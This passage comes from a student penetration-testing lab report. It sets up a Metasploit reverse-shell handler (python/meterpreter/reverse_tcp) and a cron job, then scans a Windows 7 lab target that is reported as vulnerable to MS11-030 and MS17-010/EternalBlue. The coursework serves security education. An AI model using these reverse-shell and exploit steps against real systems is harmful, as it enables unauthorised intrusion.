





The next step, I had to set msfconsole, and subsequently, I had to do execute the cronjob command and set to run the cronjob for every 5 min. See all the screenshots below:

(Ideas from 7024 CEM course materials, Day 3 -2, post exploitations and advance exploit, further reading, Garron, G. (n.d.). *Run a program or script every 5 or X minutes or hours*. Https://Www.Garron.Me/En/Linux/Run-Cronjob-Every-5-Five-Minutes-Hours.Html. Retrieved 25 April 2021, from https://www.garron.me/en/linux/run-cronjob-every-5-five-minutes-hours.html)





root@kali: /bin
File Edit View Search Terminal Help
METASPLOIT by Rapid7
RECON
EXPLOIT
LOOT
PAYLOAD
=[metasploit v4.16.65-dev
+ -- --=[1780 exploits - 1016 auxiliary - 308 post
+ -- --=[538 payloads - 41 encoders - 10 nops
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.10.50
lhost => 192.168.10.50
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.50:4444


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# crontab -e
no crontab for root - using an empty one
Select an editor. To change later, run 'select-editor'.
1. /usr/bin/vim.gtk
2. /bin/nano <---- easiest
3. /usr/bin/vim.basic
4. /usr/bin/mcedit
5. /usr/bin/vim.tiny
6. /usr/bin/e3em
7. /usr/bin/emacs25
Choose 1-7 [2]: */5 **** sudo tar -zcpf /var/backups/5minbackup.tgz /var/log/*log


The second step I had gone through which was **Attacking Windows XP** (first part); therefore, I had scanned the target in earlier stages. All the vulnerability scanners, Nmap, Nmap NSE and Nessus has reported and confirmed that it was **Windows 7**, **Service Pack 1,** and has several vulnerabilities allowing remote code execution. Though, I will elucidate all vulnerabilities in my finding part, which is at the end of this report. In addition to this, I found the target was also behind a firewall. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 1, task from Dr. Christo on lab page, Vulnerability scanning by Nessus, Nessus professional - Nessus Professional. (2021). Retrieved 1 March 2021, from https://www.tenable.com/products/nessus/nessus-professional *and my own evaluation.)*

Nessus Scan for all three (Server, Desktop, and my own system)




Nessus Scan for Windows




After those scanning, I had found **2 x vulnerabilities**, one was **MS11-030** and the other one I have exploited there was **MS17-010/ ETERNALBLUE**. As we can see from my Nessus scanning, it was exploitable with Metasploit. However, we can see further from those screenshots below:
(Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, RAPID Metasploit, Metasploit in Action - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from https://www.metasploit.com/ *and my own evaluation.)*


Critical Vulnerabilities




MS11-030



MS17-010: ETERNALBLUE





But from the **OS IDENTIFICATION,** I was able to be confirmed that the target is ***Windows 7***, Service pack 1. See below:




After all those steps above, I had started ***Metasploit***. See below:

(Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, Run an VNC server on Win 7 (all 6 steps), WONDER HOW TO - -->, <. (2021). How to Run an VNC Server on Win7. Retrieved 1 March 2021, from https://null-byte.wonderhowto.com/how-to/run-vnc-server-win7-0161727/ RAPID Metasploit, Metasploit in Action - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from https://www.metasploit.com/ and my own evaluation.)

